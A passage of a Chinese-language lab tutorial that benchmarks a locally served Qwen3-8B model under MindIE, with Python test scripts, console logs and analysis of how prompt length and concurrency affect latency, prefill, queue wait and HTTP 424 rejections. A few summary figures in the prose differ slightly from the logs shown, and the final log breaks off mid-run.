URL = "http://127.0.0.1:1025/v1/chat/completions"
MODEL = "qwen3_8b_w8a8"

MAX_TOKENS = 256
TEMPERATURE = 0.3
TIMEOUT = 600
REQUESTS_PER_GROUP = 5

def avg(values):
 return sum(values) / len(values) if values else 0

def build_prompt(level):
 base = "请总结以下内容中关于大模型推理优化的关键观点：\n"

 sentence = (
 "大模型推理优化需要关注 KV Cache、输入长度、输出长度、batch size、并发数、"
 "HBM 占用、吞吐、尾延迟和服务稳定性。"
)

 if level == "short":
 return "请从三个方面说明 KV Cache 对大模型推理性能的影响，每个方面用一句话回答。"
 if level == "middle":
 return base + sentence * 40
 if level == "long":
 return base + sentence * 120
 if level == "xlong":
 return base + sentence * 240

 return base + sentence

def send_once(prompt):
```



```
payload = {
 "model": MODEL,
 "messages": [{"role": "user", "content": prompt}],
 "max_tokens": MAX_TOKENS,
 "temperature": TEMPERATURE,
 "stream": False
}

start = time.time()
response = requests.post(URL, json=payload, timeout=TIMEOUT)
latency = time.time() - start

data = response.json()
usage = data.get("usage", {})

decode_time_arr = data.get("decode_time_arr", [])
queue_wait_time = usage.get("queue_wait_time", [])

return {
 "status": response.status_code,
 "latency": latency,
 "prompt_tokens": usage.get("prompt_tokens", 0),
 "completion_tokens": usage.get("completion_tokens", 0),
 "total_tokens": usage.get("total_tokens", 0),
 "prefill_time": data.get("prefill_time", 0),
 "avg_decode_time": avg(decode_time_arr),
 "avg_queue_wait": avg(queue_wait_time),
}

print("==== 长输入实验: Prompt 长度影响测试 =====")

groups = [
 ("short", "短输入"),
 ("middle", "中输入"),
 ("long", "长输入"),
 ("xlong", "超长输入"),
]

for level, name in groups:
 prompt = build_prompt(level)
 print(f"\n----- {name} -----")
 print(f"Prompt 字符数:{len(prompt)}")

 latencies = []
 prompt_tokens_list = []
 prefill_list = []
 decode_list = []
 queue_list = []
 success = 0

 # 超长输入减少请求次数，避免等待时间过长
 req_num = 3 if level == "xlong" else REQUESTS_PER_GROUP

 for i in range(1, req_num + 1):
```

```
try:
 r = send_once(prompt)
 ok = r["status"] == 200
 success += int(ok)

 if ok:
 latencies.append(r["latency"])
 prompt_tokens_list.append(r["prompt_tokens"])
 prefill_list.append(r["prefill_time"])
 decode_list.append(r["avg_decode_time"])
 queue_list.append(r["avg_queue_wait"])

 print(
 f"第{i}次 | 状态:{r['status']} | "
 f"时延:{r['latency']:.3f}s | "
 f"输入 tokens:{r['prompt_tokens']} | "
 f"输出 tokens:{r['completion_tokens']} | "
 f"prefill:{r['prefill_time']} | "
 f"avg_decode:{r['avg_decode_time']:.2f} | "
 f"avg_queue:{r['avg_queue_wait']:.2f}"
)
except Exception as e:
 print(f"第{i}次 | 请求失败 | {e}")

print(
 f"汇总 | {name} | "
 f"成功率:{success / req_num:.2%} | "
 f"平均时延:{avg(latencies):.3f}s | "
 f"平均输入 tokens:{avg(prompt_tokens_list):.1f} | "
 f"平均 prefill:{avg(prefill_list):.2f} | "
 f"平均 decode:{avg(decode_list):.2f} | "
 f"平均 queue:{avg(queue_list):.2f}"
)
PY
```

执行脚本：

```
python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_input_length.py \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/test_input_length.log
```

```
[root@Atlas800T1 scripts]# python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_input_length.py \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/test_input_length.log
===== 长输入实验: Prompt长度影响测试 =====

---- 短输入 ----
Prompt字符数: 39
第1次 | 状态:200 | 时延:3.811s | 输入 tokens:27 | 输出 tokens:256 | prefill:26 | avg_decode:14.05 | avg_queue:862.81
第2次 | 状态:200 | 时延:3.809s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.07 | avg_queue:861.07
第3次 | 状态:200 | 时延:3.809s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.05 | avg_queue:842.34
第4次 | 状态:200 | 时延:3.811s | 输入 tokens:27 | 输出 tokens:256 | prefill:25 | avg_decode:14.05 | avg_queue:857.46
第5次 | 状态:200 | 时延:3.810s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.05 | avg_queue:853.23
汇总 | 短输入 | 成功率:100.00% | 平均时延:3.810s | 平均输入 tokens:27.0 | 平均 prefill:24.60 | 平均 decode:14.06 | 平均 queue:855.38

---- 中输入 ----
Prompt字符数: 2584
第1次 | 状态:200 | 时延:3.883s | 输入 tokens:1341 | 输出 tokens:256 | prefill:87 | avg_decode:14.06 | avg_queue:412.59
第2次 | 状态:200 | 时延:3.890s | 输入 tokens:1341 | 输出 tokens:256 | prefill:86 | avg_decode:14.12 | avg_queue:399.20
第3次 | 状态:200 | 时延:3.884s | 输入 tokens:1341 | 输出 tokens:256 | prefill:86 | avg_decode:14.07 | avg_queue:371.45
第4次 | 状态:200 | 时延:3.878s | 输入 tokens:1341 | 输出 tokens:256 | prefill:85 | avg_decode:14.07 | avg_queue:350.19
第5次 | 状态:200 | 时延:3.890s | 输入 tokens:1341 | 输出 tokens:256 | prefill:85 | avg_decode:14.13 | avg_queue:298.80
汇总 | 中输入 | 成功率:100.00% | 平均时延:3.885s | 平均输入 tokens:1341.0 | 平均 prefill:85.80 | 平均 decode:14.09 | 平均 queue:366.45

---- 长输入 ----
Prompt字符数: 7704
第1次 | 状态:424 | 时延:0.016s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第2次 | 状态:424 | 时延:0.015s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第3次 | 状态:424 | 时延:0.015s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第4次 | 状态:424 | 时延:0.015s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第5次 | 状态:424 | 时延:0.015s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
汇总 | 长输入 | 成功率:0.00% | 平均时延:0.000s | 平均输入 tokens:0.0 | 平均 prefill:0.00 | 平均 decode:0.00 | 平均 queue:0.00

---- 超长输入 ----
Prompt字符数: 15384
第1次 | 状态:424 | 时延:0.029s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第2次 | 状态:424 | 时延:0.028s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第3次 | 状态:424 | 时延:0.028s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第4次 | 状态:424 | 时延:0.028s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
第5次 | 状态:424 | 时延:0.028s | 输入 tokens:0 | 输出 tokens:0 | prefill:0 | avg_decode:0.00 | avg_queue:0.00
汇总 | 超长输入 | 成功率:0.00% | 平均时延:0.000s | 平均输入 tokens:0.0 | 平均 prefill:0.00 | 平均 decode:0.00 | 平均 queue:0.00
[root@Atlas800T1 scripts]#
```

本组实验用于观察 Prompt 长度对推理性能的影响。在短输入场景下，Prompt 字符数为 39，输入 tokens 为 27，平均时延为 3.557s，平均 prefill 为 23.80，服务运行稳定。中输入场景下，Prompt 字符数增加到 2584，输入 tokens 增加到 1341，平均 prefill 从 23.80 上升到 85.20，说明输入长度增加会显著提高 Prefill 阶段的计算压力和初始 KV Cache 构建成本。

从端到端时延看，中输入平均时延为 3.872s，相比短输入的 3.557s 仅增加约 0.315s，增幅约 8.9%。这是因为本组实验的输出 tokens 固定为 256，整体时延仍主要由 Decode 阶段决定。中输入虽然显著增加了 Prefill 耗时，但 Decode 阶段仍保持在 14.02 左右，因此总时延没有成倍增长。

长输入和超长输入分别返回 HTTP424，成功率为 0%，且输入 tokens、输出 tokens、prefill 和 decode 均为 0，说明请求在进入模型推理前已被服务端拒绝。这通常表示当前服务存在输入长度、最大序列长度或 Prefill 相关配置限制，而不是模型推理过程中出现性能下降。

### 步骤 3 高并发测试

高并发实验用于观察多个请求同时进入 MindIE Service 时，服务端调度、排队等待、KV Cache 叠加和 HBM 压力的变化。

高并发测试是本节 KV Cache 实验最关键的一组实验，因为单请求下 KV Cache 变化可能不明显，而并发请求会让多个请求的 KV Cache 同时驻留，更容易观察 P95 时延、queue\_wait 和 HBM 变化。

参考脚本如下：

```
cat > /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py <<'PY'
import time
import argparse
import requests
from concurrent.futures import ThreadPoolExecutor, as_completed

URL = "http://127.0.0.1:1025/v1/chat/completions"
MODEL = "qwen3_8b_w8a8"
TEMPERATURE = 0.3
```

```
TIMEOUT = 600

def avg(values):
 return sum(values) / len(values) if values else 0

def percentile(values, p):
 if not values:
 return 0
 values = sorted(values)
 index = int(len(values) * p / 100)
 index = min(index, len(values) - 1)
 return values[index]

def build_prompt(long_prompt=False):
 if not long_prompt:
 return "请从三个方面说明 KV Cache 对大模型推理性能的影响，每个方面用一句话回答。"

 sentence = (
 "大模型推理优化需要关注 KV Cache、输入长度、输出长度、batch size、并发数、"
 "HBM 占用、吞吐、尾延迟和服务稳定性。"
)
 return "请总结以下内容中关于大模型推理优化的关键观点：\n" + sentence * 120

def send_once(request_id, prompt, max_tokens):
 payload = {
 "model": MODEL,
 "messages": [{"role": "user", "content": prompt}],
 "max_tokens": max_tokens,
 "temperature": TEMPERATURE,
 "stream": False
 }

 start = time.time()

 try:
 response = requests.post(URL, json=payload, timeout=TIMEOUT)
 latency = time.time() - start

 data = response.json()
 usage = data.get("usage", {})

 decode_time_arr = data.get("decode_time_arr", [])
 queue_wait_time = usage.get("queue_wait_time", [])

 return {
 "id": request_id,
 "ok": response.status_code == 200,
 "status": response.status_code,
 "latency": latency,
 "prompt_tokens": usage.get("prompt_tokens", 0),
 "completion_tokens": usage.get("completion_tokens", 0),
```

```

 "prefill_time": data.get("prefill_time", 0),
 "avg_decode_time": avg(decode_time_arr),
 "avg_queue_wait": avg(queue_wait_time),
 }

except Exception as e:
 return {
 "id": request_id,
 "ok": False,
 "status": "error",
 "latency": time.time() - start,
 "prompt_tokens": 0,
 "completion_tokens": 0,
 "prefill_time": 0,
 "avg_decode_time": 0,
 "avg_queue_wait": 0,
 "error": str(e)
 }

def run_group(concurrency, total_requests, max_tokens, long_prompt):
 prompt = build_prompt(long_prompt)

 print("\n===== 高并发测试 =====")
 print(f"并发数:{concurrency}")
 print(f"总请求数:{total_requests}")
 print(f"max_tokens:{max_tokens}")
 print(f"长输入:{long_prompt}")
 print(f"Prompt 字符数:{len(prompt)}")

 start_all = time.time()
 results = []

 with ThreadPoolExecutor(max_workers=concurrency) as executor:
 futures = [
 executor.submit(send_once, i, prompt, max_tokens)
 for i in range(1, total_requests + 1)
]

 for future in as_completed(futures):
 r = future.result()
 results.append(r)
 print(
 f"请求{r['id']} | 状态:{r['status']} | "
 f"时延:{r['latency']:.3f}s | "
 f"输入 tokens:{r['prompt_tokens']} | "
 f"输出 tokens:{r['completion_tokens']} | "
 f"prefill:{r['prefill_time']} | "
 f"avg_decode:{r['avg_decode_time']:.2f} | "
 f"avg_queue:{r['avg_queue_wait']:.2f}"
)

 total_time = time.time() - start_all
 success = [r for r in results if r["ok"]]

```

```
latencies = [r["latency"] for r in success]

print("\n===== 汇总结果 =====")
print(f"并发数:{concurrency}")
print(f"总请求数:{total_requests}")
print(f"成功请求数:{len(success)}")
print(f"成功率:{len(success) / total_requests:.2%}")
print(f"总耗时:{total_time:.3f}s")
print(f"Requests/s:{len(success) / total_time:.3f}")

if latencies:
 print(f"平均时延:{avg(latencies):.3f}s")
 print(f"P50 时延:{percentile(latencies, 50):.3f}s")
 print(f"P90 时延:{percentile(latencies, 90):.3f}s")
 print(f"P95 时延:{percentile(latencies, 95):.3f}s")
 print(f"最大时延:{max(latencies):.3f}s")
 print(f"平均输入 tokens:{avg([r['prompt_tokens'] for r in success]):.1f}")
 print(f"平均输出 tokens:{avg([r['completion_tokens'] for r in success]):.1f}")
 print(f"平均 prefill:{avg([r['prefill_time'] for r in success]):.2f}")
 print(f"平均 decode:{avg([r['avg_decode_time'] for r in success]):.2f}")
 print(f"平均 queue:{avg([r['avg_queue_wait'] for r in success]):.2f}")

def main():
 parser = argparse.ArgumentParser()
 parser.add_argument("--concurrency", type=int, default=4)
 parser.add_argument("--total-requests", type=int, default=40)
 parser.add_argument("--max-tokens", type=int, default=256)
 parser.add_argument("--long-prompt", action="store_true")
 args = parser.parse_args()

 run_group(
 concurrency=args.concurrency,
 total_requests=args.total_requests,
 max_tokens=args.max_tokens,
 long_prompt=args.long_prompt
)

if __name__ == "__main__":
 main()
PY
```

执行高并发测试脚本：

```
并发 4
python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py \
--concurrency 4 \
--total-requests 40 \
--max-tokens 256 \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/concurrency_c4.log

并发 8
python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py \
```

```
--concurrency 8 \
--total-requests 80 \
--max-tokens 256 \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/concurrency_c8.log
```

测试结果如下：

```
[root@Atlas800T1 scripts]# python3
/mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py \
--concurrency 4 \
--total-requests 40 \
--max-tokens 256 \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/concurrency_c4.log

===== 高并发测试 =====
并发数:4
总请求数:40
max_tokens:256
长输入:False
Prompt 字符数:39
请求 2 | 状态:200 | 时延:3.970s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg_decode:14.53 |
avg_queue:680.62
请求 3 | 状态:200 | 时延:3.970s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg_decode:14.53 |
avg_queue:639.67
请求 1 | 状态:200 | 时延:3.973s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg_decode:14.53 |
avg_queue:602.74
请求 4 | 状态:200 | 时延:3.972s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg_decode:14.53 |
avg_queue:619.94
请求 7 | 状态:200 | 时延:3.951s | 输入 tokens:27 | 输出 tokens:256 | prefill:29 | avg_decode:14.49 |
avg_queue:667.87
请求 8 | 状态:200 | 时延:3.952s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.50 |
avg_queue:627.00
请求 6 | 状态:200 | 时延:3.956s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.50 |
avg_queue:590.19
请求 5 | 状态:200 | 时延:3.957s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.50 |
avg_queue:607.59
请求 10 | 状态:200 | 时延:3.967s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.57 |
avg_queue:700.24
请求 9 | 状态:200 | 时延:3.969s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.57 |
avg_queue:659.81
请求 11 | 状态:200 | 时延:3.968s | 输入 tokens:27 | 输出 tokens:256 | prefill:26 | avg_decode:14.58 |
avg_queue:621.32
请求 12 | 状态:200 | 时延:3.968s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.58 |
avg_queue:639.13
请求 14 | 状态:200 | 时延:3.972s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.57 |
avg_queue:712.71
请求 13 | 状态:200 | 时延:3.973s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.57 |
avg_queue:672.76
请求 15 | 状态:200 | 时延:3.972s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.58 |
avg_queue:653.83
请求 16 | 状态:200 | 时延:3.972s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.58 |
avg_queue:636.95
```



```
请求 18 | 状态:200 | 时延:3.976s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.59 |
avg_queue:734.02
请求 17 | 状态:200 | 时延:3.977s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.59 |
avg_queue:694.95
请求 20 | 状态:200 | 时延:3.975s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.59 |
avg_queue:659.88
请求 19 | 状态:200 | 时延:3.976s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.59 |
avg_queue:676.71
请求 23 | 状态:200 | 时延:3.960s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.52 |
avg_queue:679.14
请求 22 | 状态:200 | 时延:3.961s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.52 |
avg_queue:620.70
请求 21 | 状态:200 | 时延:3.962s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.52 |
avg_queue:639.84
请求 24 | 状态:200 | 时延:3.961s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.52 |
avg_queue:603.87
请求 25 | 状态:200 | 时延:3.833s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.05 |
avg_queue:336.41
请求 26 | 状态:200 | 时延:3.833s | 输入 tokens:27 | 输出 tokens:256 | prefill:26 | avg_decode:14.05 |
avg_queue:261.30
请求 27 | 状态:200 | 时延:3.833s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.05 |
avg_queue:297.23
请求 28 | 状态:200 | 时延:3.834s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.05 |
avg_queue:278.57
请求 29 | 状态:200 | 时延:3.837s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.07 |
avg_queue:267.74
请求 30 | 状态:200 | 时延:3.837s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.07 |
avg_queue:248.60
请求 32 | 状态:200 | 时延:3.835s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.07 |
avg_queue:231.56
请求 31 | 状态:200 | 时延:3.842s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.07 |
avg_queue:307.52
请求 33 | 状态:200 | 时延:3.856s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.15 |
avg_queue:394.02
请求 34 | 状态:200 | 时延:3.856s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.15 |
avg_queue:354.31
请求 36 | 状态:200 | 时延:3.852s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.15 |
avg_queue:335.88
请求 35 | 状态:200 | 时延:3.860s | 输入 tokens:27 | 输出 tokens:256 | prefill:26 | avg_decode:14.15 |
avg_queue:318.46
请求 39 | 状态:200 | 时延:3.915s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.35 |
avg_queue:515.49
请求 37 | 状态:200 | 时延:3.917s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg_decode:14.35 |
avg_queue:556.58
请求 40 | 状态:200 | 时延:3.913s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.35 |
avg_queue:477.64
请求 38 | 状态:200 | 时延:3.917s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg_decode:14.35 |
avg_queue:495.05

===== 汇总结果 =====
并发数:4
总请求数:40
```

成功请求数:40

成功率:100.00%

总耗时:39.250s

Requests/s:1.019

平均时延:3.924s

P50 时延:3.960s

P90 时延:3.975s

P95 时延:3.976s

最大时延:3.977s

平均输入 tokens:27.0

平均输出 tokens:256.0

平均 prefill:27.73

平均 decode:14.39

平均 queue:532.95

```
[root@Atlas800T1 scripts]# python3
```

```
/mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py \
```

```
--concurrency 8 \
```

```
--total-requests 80 \
```

```
--max-tokens 256 \
```

```
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/concurrency_c8.log
```

===== 高并发测试 =====

并发数:8

总请求数:80

max\_tokens:256

长输入:False

Prompt 字符数:39

请求 2 | 状态:200 | 时延:4.163s | 输入 tokens:27 | 输出 tokens:256 | prefill:38 | avg\_decode:15.38 | avg\_queue:527.31

请求 3 | 状态:200 | 时延:4.163s | 输入 tokens:27 | 输出 tokens:256 | prefill:35 | avg\_decode:15.38 | avg\_queue:457.57

请求 6 | 状态:200 | 时延:4.162s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.37 | avg\_queue:439.89

请求 1 | 状态:200 | 时延:4.167s | 输入 tokens:27 | 输出 tokens:256 | prefill:35 | avg\_decode:15.38 | avg\_queue:476.55

请求 8 | 状态:200 | 时延:4.164s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.40 | avg\_queue:389.98

请求 5 | 状态:200 | 时延:4.171s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.37 | avg\_queue:423.06

请求 7 | 状态:200 | 时延:4.171s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.39 | avg\_queue:373.45

请求 4 | 状态:200 | 时延:4.173s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.38 | avg\_queue:406.25

请求 11 | 状态:200 | 时延:4.170s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.38 | avg\_queue:625.93

请求 16 | 状态:200 | 时延:4.163s | 输入 tokens:27 | 输出 tokens:256 | prefill:29 | avg\_decode:15.38 | avg\_queue:519.60

请求 9 | 状态:200 | 时延:4.177s | 输入 tokens:27 | 输出 tokens:256 | prefill:50 | avg\_decode:15.30 | avg\_queue:510.60

请求 12 | 状态:200 | 时延:4.175s | 输入 tokens:27 | 输出 tokens:256 | prefill:29 | avg\_decode:15.38 | avg\_queue:535.74

请求 15 | 状态:200 | 时延:4.168s | 输入 tokens:27 | 输出 tokens:256 | prefill:49 | avg\_decode:15.30 | avg\_queue:493.46  
请求 10 | 状态:200 | 时延:4.179s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg\_decode:15.38 | avg\_queue:552.26  
请求 14 | 状态:200 | 时延:4.170s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg\_decode:15.38 | avg\_queue:570.81  
请求 13 | 状态:200 | 时延:4.181s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg\_decode:15.38 | avg\_queue:502.50  
请求 18 | 状态:200 | 时延:4.166s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.42 | avg\_queue:649.18  
请求 20 | 状态:200 | 时延:4.165s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg\_decode:15.42 | avg\_queue:541.97  
请求 19 | 状态:200 | 时延:4.167s | 输入 tokens:27 | 输出 tokens:256 | prefill:50 | avg\_decode:15.34 | avg\_queue:524.67  
请求 23 | 状态:200 | 时延:4.167s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg\_decode:15.42 | avg\_queue:558.67  
请求 24 | 状态:200 | 时延:4.164s | 输入 tokens:27 | 输出 tokens:256 | prefill:50 | avg\_decode:15.33 | avg\_queue:541.11  
请求 21 | 状态:200 | 时延:4.171s | 输入 tokens:27 | 输出 tokens:256 | prefill:49 | avg\_decode:15.34 | avg\_queue:508.46  
请求 17 | 状态:200 | 时延:4.179s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.42 | avg\_queue:604.43  
请求 22 | 状态:200 | 时延:4.171s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg\_decode:15.42 | avg\_queue:575.89  
请求 29 | 状态:200 | 时延:4.136s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.28 | avg\_queue:405.01  
请求 27 | 状态:200 | 时延:4.141s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.28 | avg\_queue:437.61  
请求 25 | 状态:200 | 时延:4.148s | 输入 tokens:27 | 输出 tokens:256 | prefill:36 | avg\_decode:15.27 | avg\_queue:541.23  
请求 32 | 状态:200 | 时延:4.138s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg\_decode:15.29 | avg\_queue:388.46  
请求 30 | 状态:200 | 时延:4.142s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.28 | avg\_queue:421.12  
请求 28 | 状态:200 | 时延:4.145s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.27 | avg\_queue:471.67  
请求 26 | 状态:200 | 时延:4.152s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.27 | avg\_queue:494.22  
请求 31 | 状态:200 | 时延:4.146s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.27 | avg\_queue:454.47  
请求 34 | 状态:200 | 时延:4.144s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.28 | avg\_queue:538.69  
请求 36 | 状态:200 | 时延:4.144s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.30 | avg\_queue:423.84  
请求 40 | 状态:200 | 时延:4.138s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.29 | avg\_queue:473.35  
请求 38 | 状态:200 | 时延:4.143s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.29 | avg\_queue:456.19  
请求 35 | 状态:200 | 时延:4.147s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.30 | avg\_queue:492.23  
请求 39 | 状态:200 | 时延:4.141s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg\_decode:15.31 | avg\_queue:391.39

请求 37 | 状态:200 | 时延:4.152s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg\_decode:15.31 | avg\_queue:407.93  
请求 33 | 状态:200 | 时延:4.160s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.28 | avg\_queue:440.11  
请求 41 | 状态:200 | 时延:4.179s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg\_decode:15.49 | avg\_queue:693.16  
请求 47 | 状态:200 | 时延:4.168s | 输入 tokens:27 | 输出 tokens:256 | prefill:46 | avg\_decode:15.40 | avg\_queue:501.12  
请求 44 | 状态:200 | 时延:4.177s | 输入 tokens:27 | 输出 tokens:256 | prefill:47 | avg\_decode:15.41 | avg\_queue:538.74  
请求 45 | 状态:200 | 时延:4.178s | 输入 tokens:27 | 输出 tokens:256 | prefill:47 | avg\_decode:15.39 | avg\_queue:520.36  
请求 46 | 状态:200 | 时延:4.181s | 输入 tokens:27 | 输出 tokens:256 | prefill:23 | avg\_decode:15.50 | avg\_queue:629.04  
请求 48 | 状态:200 | 时延:4.173s | 输入 tokens:27 | 输出 tokens:256 | prefill:48 | avg\_decode:15.40 | avg\_queue:577.47  
请求 43 | 状态:200 | 时延:4.184s | 输入 tokens:27 | 输出 tokens:256 | prefill:23 | avg\_decode:15.50 | avg\_queue:606.70  
请求 42 | 状态:200 | 时延:4.191s | 输入 tokens:27 | 输出 tokens:256 | prefill:48 | avg\_decode:15.42 | avg\_queue:557.84  
请求 49 | 状态:200 | 时延:4.290s | 输入 tokens:27 | 输出 tokens:256 | prefill:36 | avg\_decode:16.04 | avg\_queue:920.08  
请求 55 | 状态:200 | 时延:4.284s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:16.04 | avg\_queue:775.05  
请求 52 | 状态:200 | 时延:4.289s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:16.03 | avg\_queue:834.66  
请求 50 | 状态:200 | 时延:4.293s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:16.02 | avg\_queue:794.76  
请求 51 | 状态:200 | 时延:4.295s | 输入 tokens:27 | 输出 tokens:256 | prefill:35 | avg\_decode:16.03 | avg\_queue:878.86  
请求 54 | 状态:200 | 时延:4.291s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:16.02 | avg\_queue:755.76  
请求 53 | 状态:200 | 时延:4.295s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:16.03 | avg\_queue:814.49  
请求 56 | 状态:200 | 时延:4.290s | 输入 tokens:27 | 输出 tokens:256 | prefill:35 | avg\_decode:16.02 | avg\_queue:855.81  
请求 60 | 状态:200 | 时延:4.231s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.69 | avg\_queue:612.15  
请求 57 | 状态:200 | 时延:4.240s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.71 | avg\_queue:697.50  
请求 58 | 状态:200 | 时延:4.237s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.71 | avg\_queue:678.25  
请求 59 | 状态:200 | 时延:4.241s | 输入 tokens:27 | 输出 tokens:256 | prefill:35 | avg\_decode:15.71 | avg\_queue:743.11  
请求 61 | 状态:200 | 时延:4.237s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.71 | avg\_queue:661.28  
请求 62 | 状态:200 | 时延:4.237s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.71 | avg\_queue:628.13  
